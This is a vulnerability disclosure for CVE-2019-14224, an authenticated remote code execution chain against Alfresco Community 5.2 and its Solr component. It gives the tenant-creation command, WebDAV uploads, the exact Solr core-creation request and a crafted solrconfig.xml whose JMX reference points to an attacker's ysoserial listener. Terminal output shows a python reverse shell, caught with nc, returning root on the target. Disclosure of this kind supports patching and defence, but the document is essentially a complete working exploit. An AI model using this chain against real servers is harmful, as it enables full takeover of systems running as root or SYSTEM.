


# Alfresco Disclosures

Software Version 5.2 - General Release: 201707

## Environment:

- Alfresco Community - Version 5.2 - General Release: 201707
- Windows and Linux
- Easy Install options used (default)



## Findings:

### 1. CVE-2019-14224: Authenticated Remote Code Execution

#### Description:

By leveraging multiple components in the Alfresco and Solr applications, an exploit chain was found that allows attackers to obtain remote code execution under high privilege authority on the victim machine.

This exploit was tested works on both Windows and Linux machines. Because the Alfresco/Solr application runs by default as the most privileged user ("root" on Linux and "nt authority\system" on Windows) the successful exploitation will lead to the complete compromise of the target machine.

#### Requirements:

For successful exploitation of the vulnerability, the attacker will require:

- Access to Alfresco Admin Console (default credentials: admin/admin)
- Access to Alfresco WebDAV or Alfresco Share
- Access to Solr interface

## Proof of Concept:

First step in the attack requires to access Solr and identify the path to a valid core. We are interested in this path because Solr has a “Directory and File Reading” feature which will allow us to bypass the pseudo-random UUIDv4 file naming convention used by Alfresco when a user uploads a file in the web application.




Figure 1. Finding a Valid Core and Identifying its Path

Knowing that the path “/opt/alfresco-community/solr4/workspace-SpacesStore/conf/” is listed by Solr, we use the Alfresco Admin Console to create a new tenant, (username : admin@hexor, password : hexor), which will write the uploaded files into the listed location.




Figure 2. Create New Tenant with "Home" Directory in a Solr Listed Location

## Tenant Creation Command:

```
create hexor hexor /opt/alfresco-community/solr4/workspace-SpacesStore/conf
```

Next exploitation step is to upload the specially crafted Solr configuration files to the target machine. By logging in with the above created user (admin@hexor : hexor) to either the Alfresco Share or the Alfresco WebDAV, we can upload the files to the Solr listed location.




Figure 3. Accessing Alfresco Share with the Above Created User




Figure 4. Accessing Alfresco DAV with the Above Created User

```

dav:/alfresco/webdav/> ls
Listing collection '/alfresco/webdav/': succeeded.
Coll: Data Dictionary          0 May 15 11:09
Coll: Guest Home              0 May 15 11:09
Coll: IMAP Home               0 May 15 11:09
Coll: Imap Attachments        0 May 15 11:09
Coll: Shared                  0 May 15 11:09
Coll: Sites                   0 May 15 11:09
Coll: User Homes              0 May 15 11:09
dav:/alfresco/webdav/> cd Shared
dav:/alfresco/webdav/Shared/> put solrconf.xml
Uploading solrconf.xml to '/alfresco/webdav/Shared/solrconf.xml':
Progress: [=====] 100.0% of 1184 bytes succeeded.
dav:/alfresco/webdav/Shared/> put schema.xml
Uploading schema.xml to '/alfresco/webdav/Shared/schema.xml':
Progress: [=====] 100.0% of 1000 bytes succeeded.
dav:/alfresco/webdav/Shared/>

```

Figure 5. Using Alfresco WebDAV to upload Malicious Files

We use Solr's listing feature in order to find the name of the uploaded files.




Figure 6. Finding Uploaded File Locations using Solr Listing

**Note:** Two files are mandatory to be uploaded:

- “solrconfig.xml” = the configuration files used by Solr to configure a core. This file points back to our **ysoserial**<sup>1</sup> listener via a “jmx” reference.
- “schema.xml” = file required by Solr when creating a core.

Optionally a third file can be uploaded containing a reverse shell file (E.g. bash, python, perl, elf, exe, etc.), which will later be used with ysoserial.

Now that the files are in place, we trick the Solr server to search for the configuration files in the root of the filesystem via the “instanceDir” GET parameter and then use the absolute paths to the above uploaded files by inserting them into the “config” and “schema” parameters.

Core Creation Linux (for Windows “/opt/” is removed):

- Request:

```
GET
/solr4/admin/cores?wt=json&indexInfo=false&action=CREATE&name=hexor_core&instanceDir=/&dataDir=/&config=/opt/alfresco-community/solr4/workspace-SpacesStore/conf/2019/5/15/9/11/30cc3b35-c48e-47a3-b615-be37d8161ac1.bin&schema=/opt/alfresco-community/solr4/workspace-SpacesStore/conf/2019/5/15/9/11/10222c0c-4d2d-4597-8d40-47e2081a2eb1.bin&collection=&shard=&_id=1557914582265 HTTP/1.1
Host: <TARGET_IP>:8443
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Cookie: _alfTest=_alfTest
```

<sup>1</sup> <https://github.com/frohoff/ysoserial>

- Response:

```
HTTP/1.1 400 Bad Request
Server: Apache-Coyote/1.1
Content-Type: application/json;charset=UTF-8
Date: Wed, 15 May 2019 16:15:38 GMT
Connection: close
Content-Length: 165

{"responseHeader":{"status":400,"QTime":189},"error":{"msg":"Error CREATEing SolrCore
'hexor_core': Unable to create core [hexor_core] Caused by: null","code":400}}
```

**Note:** Although an error is returned and the core is not successfully created, the JMX connection is successfully made to our ysoserial server and the deserialization is successfully exploited. In this case the deserialization executes a python reverse shell from an attacker uploaded file.

The image contains two terminal screenshots side-by-side. The left terminal shows the execution of a Java command to start a JRMPListener. It receives a connection from 10.10.10.10 on port 44108 and sends a payload. The right terminal shows a netcat listener on port 5555 receiving a connection from 10.10.10.10 on port 56212. The user then runs 'id', 'pwd', and 'uname' commands, which return root privileges, the path /opt/alfresco-community, and Linux respectively.

```
guest@kali:~/test$ java -cp ysoserial.jar ysoserial.exploit.JRMPListener 4444
ROME "python /opt/alfresco-community/solr4/workspace-SpacesStore/conf/2019/5/15/9/11/e9ceebf5-8aa4-466d-9402-d543a9f52946.bin"
* Opening JRMPL listener on 4444
Have connection from 10.10.10.10:44108
Reading message...
Sending return with payload for obj [0:0:0, 0]
closing connection

guest@kali:~/test$ nc -lvp 5555
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.10:56212.
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/opt/alfresco-community
uname
Linux
```

Figure 7. Ysoserial JRMPListener (on the Left) and the Reverse Shell that Returns to the Attacker (on the Right)

**Note:** In this example:

- “/opt/alfresco-community/solr4/workspace-SpacesStore/conf/2019/5/15/9/11/30cc3b35-c48e-47a3-b615-be37d8161ac1.bin” is the absolute path to the malicious “solrconfig.xml” file
- “/opt/alfresco-community/solr4/workspace-SpacesStore/conf/2019/5/15/9/11/10222c0c-4d2d-4597-8d40-47e2081a2eb1.bin” is the absolute path to the malicious “schema.xml” file
- “/opt/alfresco-community/solr4/workspace-SpacesStore/conf/2019/5/15/9/11/e9ceebf5-8aa4-466d-9402-d543a9f52946.bin” is the absolute path to the malicious **python reverse shell** file

# Appendix:

## Contents of "solrconfig.xml":

```
<?xml version="1.0" encoding="utf-8" ?>
<!--
Copyright 2011, 2013, 2014 Hendrik Schnepel
Licensed under the Apache License, Version 2.0 (the "License");
you may not use this file except in compliance with the License.
You may obtain a copy of the License at
  http://www.apache.org/licenses/LICENSE-2.0
Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<config>
  <uceneMatchVersion>LUCENE_36</uceneMatchVersion>
  <requestHandler name="/select" class="solr.StandardRequestHandler" default="true" />
  <requestHandler name="/update" class="solr.UpdateRequestHandler" />
  <requestHandler name="/admin" class="solr.admin.AdminHandlers" />
  <requestHandler name="/admin/ping" class="solr.PingRequestHandler">
    <lst name="invariants">
      <str name="qt">search</str>
      <str name="q">*:.*</str>
    </lst>
  </requestHandler>

  <jmx serviceUrl="service:jmx:rmi:///jndi/rmi://<YSOSERIAL_IP>:4444/solr"/>
</config>
```

## Contents of "schema.xml":

```
<?xml version="1.0" encoding="utf-8" ?>
<!--
Copyright 2011, 2013, 2014 Hendrik Schnepel

Licensed under the Apache License, Version 2.0 (the "License");
you may not use this file except in compliance with the License.
You may obtain a copy of the License at

  http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<schema name="solr-minimal" version="1.4">
  <uniqueKey>id</uniqueKey>
  <defaultSearchField>id</defaultSearchField>
  <types>
    <fieldType name="string" class="solr.StrField" />
  </types>
  <fields>
    <field name="id" type="string" indexed="true" stored="true" required="true" />
    <dynamicField name="*" type="string" indexed="true" stored="true" />
  </fields>
</schema>
```